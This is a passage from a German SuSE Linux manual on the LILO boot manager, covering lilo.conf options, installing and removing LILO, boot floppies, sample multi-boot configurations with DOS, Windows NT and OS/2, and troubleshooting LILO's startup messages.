IDE-SCSI-Mischsysteme: Wenn Sie ein BIOS haben, das die Bootreihenfolge *SCSI vor IDE* erlaubt, und Sie diese Möglichkeit nutzen wollen, muss LILO extra über die geänderte Reihenfolge der Festplatten aus BIOS-Sicht informiert werden. Dies geschieht durch Zusatzeintrag in den globalen Teil der `lilo.conf` wie z. B. in Datei 4.4.3 für den Fall eines Systems mit je einer IDE- und SCSI-Platte.

```
# Enable LILO to correctly access /dev/sda and /dev/hda
# at boot time if their boot order is interchanged in
# the BIOS:
disk = /dev/sda     #   The SCSI disk is regarded as ...
   bios = 0x80      #   ... first BIOS disk;
disk = /dev/hda     #   the IDE disk is regarded as ...
   bios = 0x81      #   ... second BIOS disk.
```

Datei 4.4.3: `lilo.conf` Auszug: Bootreihenfolge: SCSI vor IDE

- **`lba32`**

  Diese Option umgeht die 1024-Zylinder-Grenze von LILO. Dies funktioniert natürlich nur, wenn das BIOS Ihres Rechners dies auch unterstützt.


- **`linear`**

  Die Angabe dieser Option bewirkt, dass bei der Installation von LILO sämtliche Referenzen auf Plattensektoren als logische anstelle physikalischer Adressen abgelegt werden, sodass sie unabhängig von der Festplattengeometrie werden. Diese Option ist für den Fall gedacht, dass bei manchen Plattencontrollern das BIOS beim Systemstart eine andere Geometrie erkennt als das laufende Linux-System. Nur selten erforderlich!

  Die **`linear`** Option befreit *nicht* von der 1024-Zylinder-Grenze, die durch die BIOS-Geometrie der Boot-Festplatte festgelegt ist. Vgl. auch `file:/usr/share/doc/sdb/de/html/kgw_lilo_linear.html`.

- **`message=`**<**`message-datei`**>

  Verweist auf eine Textdatei, die von LILO beim Systemstart als Erstes ausgegeben wird. Sie soll nicht mehr als 24 Zeilen haben (sonst scrollt sie weg) und kann z. B. einen Überblick über die anstehende LILO-Bootauswahl geben. Eine solche Startmeldung kennen Sie übrigens bereits von der mitgelieferten SuSE-Bootdiskette. Empfohlen.



> **Hinweis**
>
> Wird diese Option verwendet, so gehört die `message`-Datei zur LILO-Startmaschinerie. Jede Änderung dieser Datei macht eine Neuinstallation von LILO erforderlich (Abschnitt 4.5 auf der nächsten Seite)!

- **`password=`**<**`passwort`**>

  Kann sowohl am Anfang im Parameter-Abschnitt, als auch in einzelnen Systemabschnitten stehen. Sichert den Zugriff auf die LILO-Dienste bzw. auf

das Booten des betreffenden Systems mit einem Passwort ab. Wenn Sie damit Ernst machen, sollten Sie das Passwort nach der ersten Verwendung dieser `lilo.conf` gleich wieder herauslöschen – als `root` können Sie sowieso jederzeit durch Neu-Installation von LILO ein neues Passwort setzen. – Es empfiehlt sich, zusätzlich die Option **`restricted`** zu setzen. Andernfalls kann man mit einem Parameter womöglich direkt eine Shell starten; vgl. die Manual-Page von **`lilo.conf`** (**`man lilo.conf`**)!

- **`read-only`**

  Mit dieser Image-Option weist LILO den betreffenden Kernel an, die Rootpartition zunächst read-only zu mounten, wie es beim Start von Linux- Systemen generell üblich ist. Wird diese Option weggelassen, verwendet der Kernel die in ihm selbst eingetragene Voreinstellung, die mit dem dem Kommando **`rdev -R`** <**`kernelimage`**> angezeigt wird. Sie ist bei den Installationskernel und auch bei einem neu-übersetzten Kernel ohnehin *read-only* (prüfen!), daher braucht man diese Option normalerweise nicht.

- **`delay=`**<**`zehntelsekunden`**>

  Wenn der Prompt *nicht* zwingend vorgeschrieben worden ist, kann der Benutzer dennoch zur Startzeit von LILO durch Tastendruck ((Shift ⇑), (Strg), (Alt)) einen Prompt anfordern. Die **`delay`** Option gibt die Zeit vor, die LILO nach seinem Start auf einen solchen Tastendruck wartet, bevor er automatisch das erste System aus seiner Betriebssystem-Liste lädt. Die Voreinstellung ist `0`, d. h. keine Wartezeit.

  Die **`delay`** Option ist natürlich *überflüssig*, wenn mit **`prompt`** sowieso ein Prompt zwingend angefordert wird.

- **`vga=`**<**`mode`**>

  Wählt den VGA-Textmodus beim Start. Gültige Werte für <mode> sind `normal` (für 80x25), `ext` (für 80x50) oder `ask` (beim Booten fragen). Die bei Framebuffer-Kernel möglichen Werte sind in `/usr/src/linux/Documentation/fb/vesafb.txt` genannt und beschrieben.

- **`append="`**<**`parameter`**>**`"`**

  Image-Option für Linux-Kernel. Ermöglicht die Übergabe von Kernel-Parametern wie etwa bei der Übergabe von Hardwarekomponenten, genauso wie dies am LILO-Prompt möglich ist. Der Kernel erhält zuerst die **`append`** Zeile, dann die Eingaben am Prompt; daher überwiegen im Zweifelsfall die Eingaben am Prompt.

  Zum Beispiel: **`append="mcd=0x300,10"`**

4.5 Installation und De-Installation von LILO

Bei einer Neuinstallation von Linux führt YaST den Benutzer interaktiv durch die nötigen Schritte. Ein Eingreifen von Hand ist bei der Installation von LILO i. Allg. nicht nötig. Hier möchten wir aber davon ausgehen, dass LILO mit speziellen Optionen in ein bestehendes System integriert werden soll.



Achtung

Die Installation eines Bootmanagers ist ein tiefer Eingriff ins System und dementsprechend heikel. Vergewissern Sie sich vor der Installation von LILO *auf jeden Fall*, dass Sie Ihr Linux, und möglichst auch Ihre anderen vorhandenen Betriebssysteme, von Diskette booten können! Vor allem fdisk muss zur Verfügung stehen.

Installation nach Änderung der Konfiguration

Wenn sich an den LILO-Komponenten (siehe auf Seite 122) etwas geändert hat oder wenn Sie Ihre Konfiguration in `/etc/lilo.conf` modifiziert haben, müssen Sie LILO neu installieren. Dies geschieht durch einfachen Aufruf des sog. *Map-Installers*:

```
erde: # /sbin/lilo
```

Was dann geschieht, ist, dass LILO ein Backup des Ziel-(Boot-)Sektors anlegt, seine „erste Stufe“ in diesen Sektor schreibt und eine neue Map-Datei erzeugt (siehe auf Seite 122). LILO meldet nacheinander die installierten Systeme – z. B. im Fall unser obigen Beispielkonfiguration (s. Ausgabe 4.5.1):

```
Added Linux*
Added Linux.old
Added DOS
```

Ausgabe 4.5.1: Ausgaben beim Aufruf von LILO

Nach abgeschlossener Installation kann der Rechner neu gestartet werden:

```
erde: # shutdown -r now
```

Nachdem das BIOS seinen Systemtest ausgeführt hat, meldet sich LILO mit seiner Eingabeaufforderung, an der Sie dem LILO Parameter für den Kernel übergeben und das gewünschte Bootimage auswählen können. Mit Tab lassen sich die Bezeichnungen der installierten Konfigurationen auflisten.

Installation nach Neu-Kompilierung des Kernels

Wenn Sie einen neu kompilierten Kernel in Ihr Bootkonzept aufnehmen wollen, haben Sie neben der LILO-Neuinstallation von Hand noch eine weitere, und zwar bequemere Möglichkeit:

Die Organisation der Befehle zum Konfigurieren und zum Erzeugen des Kernels ist in `/usr/src/linux/Makefile` niedergelegt; dort soll **`INSTALL_PATH=/boot`** festgelegt werden (vgl. Abschnitt 13.5 auf Seite 408). Dieses `Makefile` verfügt über ein **`target`** namens **`bzlilo`**, das nach einer Kernel-Kompilierung automatisch den derzeit als `/boot/vmlinuz` (früher


/vmlinuz) installierten Kernel nach /boot/vmlinuz.old kopiert, den neu erzeugten Kernel nach /boot/vmlinuz schreibt und schließlich LILO neu installiert. Dazu reicht:

```
erde:/usr/src/linux # make bzlilo
```

Das ist freilich nur sinnvoll, wenn Ihre /etc/lilo.conf auf diesen LILO-Aufruf *vorher* vorbereitet worden ist und Ihr bisheriger Kernel wirklich unter /boot/vmlinuz liegt. Unter Ihren Images sollten Sie den neuen Kernel – und zur Sicherheit auch den alten – aufführen; etwa so, wie es in Datei 4.4.1 auf Seite 126 geschehen ist.

Dadurch können Sie am LILO-Bootprompt sowohl den neuen Kernel starten als auch den alten – funktionierenden – Kernel (Name im Beispiel: Linux.old). So bauen Sie eine weitere Sicherheitsstufe ein, die dann von Nutzen ist, wenn das System mit dem neuen Kernel nicht booten kann. Zum Erzeugen eines neuen Kernels siehe Kapitel 13 auf Seite 403 ff.


Entfernen von LILO



Achtung

Die Deinstallation eines Bootmanagers ist ein tiefer Eingriff ins System und dementsprechend heikel. Vergewissern Sie sich vor der Deinstallation von LILO *auf jeden Fall*, dass Sie Ihr Linux, und möglichst auch Ihre anderen Betriebssysteme – soweit vorhanden – von Diskette booten können! Sie geraten sonst möglicherweise in die unangenehme Lage, nicht mehr auf die Betriebssysteme auf Ihrer Festplatte zugreifen zu können.

Vielleicht wird es eines Tages doch einmal nötig, LILO wieder zu deinstallieren. Dies geschieht, indem der Ziel-(Boot-)sektor, in dem LILO installiert worden ist, seinen vorigen Inhalt zurückerhält. Unter Linux ist das kein Problem, *wenn* ein gültiges Backup vorhanden ist (vgl. Abschnitt 4.4.2 auf Seite 129, Option **backup**).



Achtung

Ein Bootsektor-Backup wird ungültig, wenn die betreffende Partition ein neues Dateisystem erhalten hat (DOS-Welt: formatiert worden ist). Die Partitionstabelle in einem MBR-Backup wird ungültig, wenn die betreffende Festplatte zwischenzeitlich anders partitioniert worden ist. Solche Backups sind „Zeitbomben“: am Besten sofort löschen! Das Zurückspielen veralteter Backups in diese Systemsektoren ist ein ziemlich sicherer Weg zu massivem Datenverlust!

Am einfachsten ist es, einen DOS-, Windows- oder OS/2-MBR wiederherzustellen. Es geschieht mit dem MS-DOS-Befehl (verfügbar ab DOS-Version 5.0):

```
C:\> fdisk /MBR
```

bzw. dem OS/2-Befehl:

```
C:\> fdisk /newmbr
```

Diese Befehle schreiben nur die 446 ersten Bytes (den Boot-Code) in den MBR zurück und lassen die gegenwärtige Partitionstabelle unangetastet. Außer, wenn der MBR (siehe auf Seite 119) wegen einer falschen „magischen Zahl“ als im ganzen ungültig behandelt wird: dann wird die Partitionstabelle genullt!!. *Nicht vergessen:* Mit fdisk die von jetzt an gewünschte Startpartition wieder als *aktiv* (engl. *bootable*) kennzeichnen; die MBR-Routinen von DOS, Windows, OS/2 brauchen das!

Ansonsten legen Sie zunächst von dem fraglichen LILO-Sektor ein weiteres frisches Backup an – sicher ist sicher. Dann prüfen Sie – wenigstens zweimal ;-) – ob Ihre alte Backup-Datei die richtige ist und ob sie genau 512 Byte groß ist. Schließlich spielen Sie sie dann zurück. Das Ganze geht mit den folgenden Befehlen (dabei `if=` und `of=` *nicht verwechseln!!*):

- Wenn LILO in Partition yyyy (z. B. hda1, hda2,...) residiert:

  ```
  erde: # dd if=/dev/yyyy of=Neue-Datei bs=512 count=1
  erde: # dd if=Backup-Datei of=/dev/yyyy
  ```

- Wenn LILO im MBR der Platte zzz (z. B. hda, sda) residiert:

  ```
  erde: # dd if=/dev/zzz of=Neue-Datei bs=512 count=1
  erde: # dd if=Backup-Datei of=/dev/zzz bs=446 count=1
  ```

Der letzte Befehl ist „vorsichtig“ und schreibt gleichfalls nicht in die Partitionstabelle. Auch hier *nicht vergessen:* Mit fdisk anschließend die von jetzt an gewünschte Startpartition wieder als *aktiv* (engl. *bootable*) kennzeichnen.

Übrigens: beachten Sie, wie schnell so ein Bootsektor-Backup geht! Zur häufigeren Anwendung empfohlen.

4.6 Linux-Bootdiskette erzeugen

Eine Linux-Bootdiskette besteht — vereinfacht gesagt — aus einem oder mehreren Linux-Kerneln, eventuell gemanagt von LILO. Sie dient dem Zweck, Ihr Linux-System auf der Festplatte auch dann zu starten, wenn das Booten direkt von der Platte nicht mehr möglich ist. Mögliche Anlässe dafür können sein: MBR überschrieben, falsch konfigurierter Bootmanager, Fehler bei der LILO-Installation.

Eine solche Bootdiskette lädt *nur* den Kernel: alles andere (init, Startskripten, wichtige Systemprogramme) wird von Ihrem System erwartet und muss nach wie vor funktionsfähig sein. Die Verbindung von der Bootdiskette zum System auf der Festplatte wird dadurch hergestellt, dass in dem Kernel die betreffende Root-Partition als Root-Device eingestellt wird.

Dies ist nicht zu verwechseln mit den SuSE-Bootdisketten für Installations- und Rettungssystem, von denen Sie anhand der Abbilddateien (engl. *image files*) unter `/disks` auf der ersten CD jederzeit neue Exemplare herstellen können (vgl. Abschnitt 16.7 auf Seite 489).

Bootdiskette ohne LILO

Im Normalfall, ðwenn Sie Unterstützung für den Festplatten-Controller in den Kernel hineincompiliert haben („monolithischer“ Kernel), benötigt Ihr Kernel beim Starten *keine* zusätzliche Kommandozeile mit Hardware-Info usw. Der schnellste Weg zu einer Bootdiskette für Ihr Linux-System besteht dann einfach darin, Ihren aktuellen Kernel auf eine rohe, fehlerfreie Diskette zu schreiben und, falls nicht schon vorher geschehen, das Root-Device richtig einzustellen:

```
erde: # /sbin/badblocks -v /dev/fd0 1440
erde: # dd if=Ihr_Kernel of=/dev/fd0 bs=18k
erde: # rdev /dev/fd0 Ihre_Root_Partition
erde: # rdev -R /dev/fd0 1
```

Der erste Befehl prüft die Diskette auf fehlerhafte Blöcke (1 Block = 1 k). Der letzte Befehl sorgt dafür, dass der Kernel die Root-Partition zunächst read-only mountet, wie es sich gehört (die Systemstart-Skripten verlassen sich darauf).

Bootdiskette mit LILO

Eine komfortablere Bootdiskette mit Begrüßungsmeldung, Eingabeaufforderung für Kernel und Kernelparameter sowie den sonstigen LILO-Goodies wird erzeugt, indem man eine komplette LILO-Startmaschinerie auf die Diskette überträgt (vgl. auf Seite 122). Dazu braucht die Diskette ein Dateisystem, am Besten `minix`.

Gehen Sie zum Selbermachen im Einzelnen wie folgt vor:

- Auf neuer, leerer Diskette ein `minix`-Dateisystem anlegen – zur Sicherheit mit Fehlerprüfung – und, wenn erfolgreich, mounten, z. B. unter `/mnt`:

  ```
  erde: # /sbin/mkfs.minix -c /dev/fd0 1440
  erde: # /bin/mount /dev/fd0 /mnt
  ```

- Ihre Kernel-Dateien und die LILO-Datei `/boot/boot.b` nach `/mnt` (d. h. auf die Diskette) kopieren.
- Optional: Eine Datei `/mnt/message` für die Begrüßungsmeldung anlegen.
- In `/mnt` eine eigene `lilo.conf` anlegen wie in Datei 4.6.1 auf der nächsten Seite. Natürlich müssen Sie noch die tatsächliche Root-Partition statt `Ihr_Root_Device` eintragen:
- Wenn Sie eine `initrd` verwenden, bitte auch diese in die `lilo.conf` eintragen; vgl. die Hinweise in Abschnitt 16.4.3 auf Seite 477.
- LILO mit *dieser* `lilo.conf` installieren:

  ```
  erde: # /sbin/lilo -C /mnt/lilo.conf
  ```

- Floppy „unmounten“, fertig!

  ```
  erde: # /bin/umount /mnt
  ```

- Nicht vergessen: Bootdiskette ausprobieren, ob sie wirklich funktioniert.

```
# LILO Konfigurations-Datei Bootdiskette
# Start LILO global Section
boot=/dev/fd0                # Installationsziel: Floppy
install=/mnt/boot.b          # Natürlich LILO und
map=/mnt/map                 # Map-Datei auf die Floppy!
message=/mnt/message         # optional
prompt
timeout=100     # Warten am Prompt: 10 s
vga = normal    #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/vmlinuz            #   default
    root = /dev/Ihr_Root_Device # Root-Partition hierher!
    label = linux
# Linux bootable partition config ends
#
# Systemabschnitte für weitere Kernel hier:
```

Datei 4.6.1: `lilo.conf` für Bootdiskette

4.7 Beispielkonfigurationen

Wenn Ihr neues Linux allein auf dem System ist, besteht zunächst gar kein Handlungsbedarf. Denn alles Nötige wurde im Rahmen der Installation unter YaST erledigt.

Es folgen einige Beispiele für Mehrsystem-Rechner. Weitere Informationen finden Sie unter `/usr/share/doc/howto/en/mini/Linux+*.gz`.

4.7.1 DOS/Windows 95/98 und Linux

Voraussetzung: Für DOS/Windows 95/98 und Linux steht jeweils eine primäre Partition unter der 1024-Zylinder-Grenze zur Verfügung (vgl. auf Seite 123); die Linux Boot-Partition kann auch eine logische Partition sein, sofern diese ganz unter der 1024-Zylinder-Grenze liegt.

Für diesen Fall wurde eine geeignete Konfiguration bereits besprochen (vgl. Datei 4.4.1 auf Seite 126) – nur die Angaben bei **`root`**, **`image`** und **`other`** sind an die tatsächlichen Verhältnisse anzupassen. LILO wird im MBR installiert. Natürlich werden Sie den `Linux.old` Abschnitt weglassen, wenn es keinen solchen zweiten Linux-Kernel gibt.

Heben Sie die `/etc/lilo.conf` gut auf, des weiteren eine Bootdiskette für Ihr Linux! Gerade Windows 95/98 neigt verschiedentlich dazu, „fremde“ MBRs kurzerhand zu eliminieren. Wenn Sie Linux danach noch mit einer Bootdiskette starten können, ist dieses Problem rasch behoben mit dem einfachen Befehl

```
erde: # /sbin/lilo
```

4.7.2 Windows NT und Linux auf einer Festplatte

1. *Möglichkeit:* Zum Booten wird der *Bootmanager von NT* benutzt. Dieser kann neben Bootsektoren auch Abbilddateien solcher Bootsektoren starten. Mit den folgenden Schritten lässt sich eine Koexistenz von Linux und Windows NT erreichen:

   - Installation von NT.
   - Einen Datenträger (Festplatten-Partition oder fehlerfreie Floppy) bereithalten mit einem Dateisystem, das Linux beschreiben und NT lesen kann, z. B. FAT.
   - Linux wie „üblich“ installieren (als Root-Partition nehmen wir hier im Beispiel mal `/dev/sda3` an). FAT-Datenträger (z. B. unter `/dosa`) mounten (zum Mounten allgemein vgl. Abschnitt 19.11.2 auf Seite 554). *Achtung: nicht* die verfälschenden **`mount`**-Optionen **`conv=auto`** oder **`conv=text`** verwenden!
   - LILO in der Linux-Rootpartition (also `/dev/sda3`) installieren, *nicht* in den MBR (`/dev/sda`)! Sie haben dabei nach wie vor die Möglichkeit, für LILO eine Auswahl unter mehreren Linux-Kernelimages zu konfigurieren. Als Beispiel für eine `lilo.conf` siehe Datei 4.7.1.

```
# LILO Konfigurations-Datei: Rootpartition /dev/sda3
#                            startbar machen
# Start LILO global Section
boot=/dev/sda3                # Installationsziel
backup=/boot/boot.sda3.980428 # Backup für den vorigen
                              # Bootsektor
prompt
timeout=100     # Warten am Prompt: 10 s
vga = normal    # force sane state
# End LILO global section
# Linux bootable partition config begins
image = /boot/vmlinuz        #   default image to boot
    root = /dev/sda3         # Root-Partition hierher!
    label = Linux
# Linux bootable partition config ends
```

Datei 4.7.1: `lilo.conf` zum Startbar-Machen einer Linux-Rootpartition


   - Kopieren des LILO-Bootsektors in eine Datei auf dem FAT-Datenträger, z. B.

     ```
     erde: # dd if=/dev/sda3 of=/dosa/bootsek.lin bs=512 count=1
     ```

     Dieser Schritt, wie auch der folgende, muss natürlich nach jedem Kernel-Update wiederholt werden!
   - NT booten. Die Datei `bootsek.lin` vom FAT-Datenträger ins Hauptverzeichnis des NT-Systemlaufwerks kopieren, falls die Datei nicht schon dort ist.

- In der Datei `boot.ini` (Attribute setzen) folgenden Eintrag am Ende ergänzen:
  `c:\bootsek.lin="Linux"`
- Beim nächsten Booten sollte – wenn alles geklappt hat – ein entsprechender Eintrag im NT-Bootmanager vorhanden sein!

2. *Möglichkeit, leider nicht immer praktikabel: LILO im MBR* installieren und für Windows NT so tun, als sei es DOS (wie im vorigen Beispiel); aber Achtung: Dies scheint bei neueren NT-Versionen nicht mehr zu funktionieren, da es nur zu starten scheint, wenn es spezielle (undokumentierte) Sequenzen im MBR findet, von denen LILO leider nichts weiß :-(



Achtung

Windows NT (3.5* und 4.0) kennt die von Linux verwendeten Partitionstypen 82 und 83 nicht! Achten Sie darauf, dass kein NT-Programm die Partitionstabelle dahingehend „repariert“: es droht Datenverlust! Halten Sie sicherheitshalber gültige Backups des LILO-MBR bereit.

4.7.3 OS/2 und Linux

1. *Möglichkeit*: Zum Booten wird der *Bootmanager von OS/2* benutzt. Dieser kann beliebige primäre und logische Partitionen innerhalb der 1024-Zylinder-Grenze starten – die Verantwortung dafür, dass sie wirklich startbar sind, liegt beim Benutzer. Der Bootmanager wird mit dem fdisk von OS/2 konfiguriert.

   Vorbereitung auf Seiten von Linux: Eine primäre Linux-Partition (üblicherweise: die Root-Partition) mit LILO startbar machen. Geeignet dafür ist wieder `lilo.conf` wie in Datei 4.7.1 auf der vorherigen Seite. Aber *vorher* gibt es noch etwas zu bedenken...:

   Vorbereitung auf Seiten von OS/2: OS/2 begnügt sich bei der Buchführung über die vorhandenen Partitionen (in den MBRs der Festplatten und den Partitionssektoren der erweiterten und logischen Partitionen) nicht mit den konventionellen, allgemein verständlichen Einträgen, sondern nutzt freien Platz in diesen Sektoren zum Speichern von Zusatzinformationen. Sind diese inkonsistent, so sieht fdisk von OS/2 die Partitionstabelle als fehlerhaft an und verweigert Bootmanager-Dienste. Die fdisk-Programme anderer Betriebssysteme pflegen diese Zusatzinformationen natürlich nicht... Konflikte sind vorprogrammiert.

   Daher *vor* der Linux-Installation zuerst OS/2 laden (das Installationssystem genügt) und die Linux-Partitionen, zumindest die logischen, mit fdisk von OS/2 anlegen. Dies ergibt zunächst weitere OS/2-Laufwerke, die unter Umständen arg stören können.

   Abhilfe: gleich danach das Linux-Installationssystem (oder das Rettungssystem) von der SuSE Linux CD laden und für die Linux-Partitionen mit fdisk

von Linux den Typ in 83 (Linux native) ändern. Damit werden diese Partitionen in Zukunft von OS/2 ordnungsgemäß ignoriert.

2. *Möglichkeit:* Als Haupt-Bootmanager wird LILO in einer primären Partition der ersten Platte benutzt. Dies ist ein Spezialfall des nächstfolgenden Beispiels, in dem auch noch DOS dabei ist. Weniger günstig ist die Verwendung des MBR, da jede Umpartitionierung mit einem fremden fdisk denselben neu schreiben und damit LILO entfernen könnte.

4.7.4 DOS, OS/2 und Linux

1. Wenn Sie für DOS und OS/2 den **OS/2 Bootmanager** verwendet haben und ihn weiterverwenden wollen, nehmen Sie am einfachsten Linux in dessen Start-Menü auf: genauso wie im letzten Beispiel beschrieben.

2. *Möglichkeit:* Als Haupt-Bootmanager wird **LILO** in einer primären Partition der ersten Platte benutzt.

   Das folgende kompliziertere Beispiel für `lilo.conf` (Datei 4.7.2 auf der nächsten Seite nimmt an, dass die Startpartitionen für DOS (primär) und Linux (primär) auf der ersten, die für OS/2 (logisch) auf der zweiten Platte liegen – alle jeweils innerhalb der 1024-Zylinder-Grenze. OS/2 liegt auf der zweiten Platte, daher wird statt `/boot/chain.b` der spezielle Loader `/boot/os2_d.b` verwendet.

   Es ist gleichgültig, ob der MBR-Code von MS-DOS oder OS/2 stammt. In der Partitionstabelle ist mit einem fdisk-Programm die LILO-Partition `/dev/sda4` als Startpartition (aktiv) zu markieren.

4.8 Probleme mit LILO

Einige Richtlinien

Zu Beginn ein paar einfache Richtlinien, mit denen die meisten LILO-Probleme von vorneherein vermieden werden können (entnommen dem LILO-Benutzerhandbuch [Alm96]):

- **Keine Panik!** Wenn etwas nicht geht: versuchen Sie erst, den Fehler und die Ursache zu finden; überprüfen Sie die Diagnose und beginnen Sie erst dann mit Maßnahmen zur Fehlerbehebung.

- Halten Sie stets eine aktuelle und erprobte „Bootdiskette“ bereit.

  SuSE Linux enthält eigenständiges Rettungssystem (siehe Abschnitt 16.7 auf Seite 489), mit dem Sie an alle Linux-Partitionen wieder herankommen. Mit enthalten ist genügend Werkzeug, um die allermeisten Probleme mit unzugänglich gewordenen Festplatten zu lösen.

- Lesen Sie die Dokumentation. Vor allem dann, wenn das System nicht tut, was es Ihrer Meinung nach tun sollte.

```
# LILO Konfigurations-Datei
# Start LILO global Section
boot  = /dev/sda4        # LILO in Linux Root-Partition
backup = /boot/boot.sda4.970428
message = /boot/message  #  Begruessungsbildschirm
prompt
delay = 100
vga   = normal
#
# Linux bootable partition config begins
image = /boot/vmlinuz
    label = linux
    root  = /dev/sda4
# Linux bootable partition config ends
#
# OS/2 bootable partition config begins
other = /dev/sdb5
    table = /dev/sdb
    label = os2
    loader = /boot/os2_d.b
# New for LILO v20 and newer: interchange disk drives:
     map-drive = 0x80    #  first hd: BIOS number 0x80
     to        = 0x81    # second hd: BIOS number 0x81
     map-drive = 0x81
     to        = 0x80
# OS/2 bootable partition config ends
#
# DOS bootable partition config begins
other = /dev/sda1
    table = /dev/sda
    label = dos
# DOS bootable partition config ends
```

Datei 4.7.2: LILO mit DOS, OS/2 und Linux auf zwei Festplatten

- *Vor* jedem Aufruf des Map-Installers (`/sbin/lilo`): überprüfen Sie sorgfältig die Konfigurationsdatei `/etc/lilo.conf` .
- Rufen Sie `/sbin/lilo` *jedesmal* auf, wenn irgendein Bestandteil der LILO-Startmaschinerie oder die LILO-Konfigurationsdatei `/etc/lilo.conf` geändert worden ist.
- Aufmerksamkeit ist bei großen oder bei mehreren Festplatten geboten: berücksichtigen Sie die 1024-Zylinder-Grenze!
- Probieren Sie es ohne und mit Option **`linear`** (meist besser: ohne!).

4.8.1 Fehlerdiagnose: LILO Start-Meldungen

Hier wiederholen wir im Wesentlichen in Übersetzung einen Abschnitt aus [Alm96], der LILO-Beschreibung von WERNER ALMESBERGER.

Der LILO-Systemstart-Code besteht aus zwei Teilen: der *ersten Stufe* in einem Bootsektor und der *zweiten Stufe* in `/boot/boot.b`. Bei der Installation von LILO wird eine „Map-Datei“ erzeugt (standardmäßig `/boot/map`), in der LILO die nötigen Zeiger (Sektoradressen) auf die Betriebssysteme (Linux-Kernel usw.) findet, die er starten soll.

Wenn LILO geladen wird, zeigt er das Wort `'LILO'` an. Jeder Buchstabe entspricht der Vollendung einer spezifischen Phase. Wenn LILO nicht starten kann, bilden die bereits ausgegebenen Buchstaben einen genaueren Hinweis darauf, in welchem Stadium ein Problem aufgetreten ist.

(nichts) Kein Teil von LILO wurde geladen. Entweder LILO ist gar nicht installiert, oder es wurde nicht die Partition mit dem LILO-Bootsektor gestartet.

`'L'` *error* ... Die „erste Stufe“ wurde geladen und gestartet, aber sie konnte die zweite Stufe (`/boot/boot.b`) nicht laden. Dies weist üblicherweise auf einen physikalischen Fehler des Boot-Datenträgers oder eine fehlerhafte Platten-Geometrie hin.

`'LI'` Die zweite Stufe von LILO wurde geladen, konnte aber nicht gestartet werden. Dies kann verursacht werden durch eine fehlerhafte Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.

`'LIL'` Die zweite Stufe von LILO wurde gestartet, konnte aber die nötigen Daten (Zeiger usw.) nicht aus der Map-Datei laden. Dies wird typischerweise verursacht durch einen physikalischen Fehler des Boot-Datenträgers oder eine fehlerhafte Platten-Geometrie.

`'LIL?'` Die zweite Stufe von LILO wurde an eine falsche Speicheradresse geladen. Dies wird typischerweise verursacht durch einen subtilen Fehler in der Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.

`'LIL-'` Die Daten in der Map-Datei sind ungültig. Dies wird typischerweise verursacht durch einen Fehler in der Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.

`'LILO'` Alle Teile von LILO wurden erfolgreich geladen.

Fehlerursache beseitigen

Die häufigsten Ursachen für *Geometriefehler* sind nicht physikalische Defekte oder ungültige Partitionstabellen, sondern Fehler bei der Installation von LILO– vor allem die Missachtung der 1024-Zylinder-Grenze (s. den Abschnitt 4.8.2 auf der nächsten Seite).

In den meisten Fällen läuft die Abhilfe auf die folgenden drei Maßnahmen hinaus:

1. Die LILO-Daten unterhalb der 1024-Zylinder-Grenze installieren (falls noch nicht geschehen). Das bezieht sich auf die benötigten Linux-Kernel, den Inhalt des Verzeichnisses `/boot` und auch den Bootsektor, der den LILO-Startcode aufnehmen soll.

2. LILO neu installieren mit dem Befehl **`lilo`** als `'root'`

   Ein informatives Log liefert **`lilo`**, wenn Sie die Gesprächigkeit (engl. *verbosity*) erhöhen und Logdateien anlegen lassen. Das geht wie folgt:

   ```
   erde: # lilo -v -v -v >/boot/lilo.log 2>/boot/lilo.logerr
   ```

   In `/boot/lilo.logerr` sollte bei einer korrekten Bootkonfiguration gar nichts stehen. In `/boot/lilo.log` können Sie u. a. genau nachlesen, wie LILO sich die Lokationen seiner Dateien merkt, welche BIOS-Gerätenummern LILO für die betroffenen Festplatten verwendet und mehr.

3. Konsistenz der Festplattengeometrie-Informationen prüfen. Tatsächlich sind dazu bis zu vier Stellen von Belang:

   a) Geometrie, die LILO verwendet. Siehe die oben genannte Logdatei. Beeinflussbar durch die Angabe **`disk`** in `lilo.conf`; vgl. auf Seite 129

   b) Geometrie, die der Linux-Kernel erkannt hat. Siehe die Boot-Meldungen (`/var/log/boot.msg` oder die Ausgabe des Befehls **`dmesg`**). Beeinflussbar durch: Kernelparameter (in Grenzen); vgl. Abschnitt 14.3.2 auf Seite 422.

   c) Geometrie, die der Partitionstabelle zu Grunde liegt. Siehe die Ausgabe von **`fdisk -l`**. Beeinflussbar durch **`fdisk`**-Expertenbefehle. Sehr gefährlich für die Daten! Vollbackup vorher dringend empfohlen! Wirklich nur für Experten!

   d) Geometrie, die das BIOS erkannt hat. Diese Geometrie findet LILO später beim Systemstart vor und muss mit ihr arbeiten. Siehe das BIOS-Setup, eventuell auch das des SCSI-Hostadapters (falls vorhanden). Beeinflussbar durch das BIOS-Setup.


Bei Inkonsistenzen ist für die Entscheidung „Wo anpassen?“ oft der Weg des „geringsten Widerstandes“ die beste Methode.

Zur Problembeseitigung sind also folgende Daten zu erheben:

- `/etc/lilo.conf`

- Ausgabe des Befehls **`fdisk -l`** (Partitionierung)
- oben genannte Logdateien
- Einstellungen des BIOS und des SCSI-BIOS zu Ihren Festplatten

4.8.2 Die 1024-Zylinder-Grenze




Hinweis

Seit kurzer Zeit sind BIOS-Versionen verfügbar, die es erlauben, Betriebssysteme oberhalb der 1024-Zylinder-Grenze zu starten. Die aktuelle Version von LILO kann diese BIOS-Erweiterung nutzen. YaST und YaST2 wird Sie bei der LILO-Konfiguration entsprechend über die Möglichkeiten Ihres BIOS informieren. Sollte Ihr BIOS nicht über diese Erweiterung verfügen, sollten Sie hier unbedingt weiterlesen.

Wie schon mehrfach betont (z. B. auf Seite 123), muss die gesamte LILO-Startmaschinerie, d. h. alle Daten, die LILO zum Starten benötigt, mit BIOS-Routinen allein zugänglich sein. Welche Festplatten-Bereiche demnach dafür in Frage kommen (wir nennen das im Folgenden kurz: *zulässiger Bereich*), haben wir dort bereits ausgeführt.

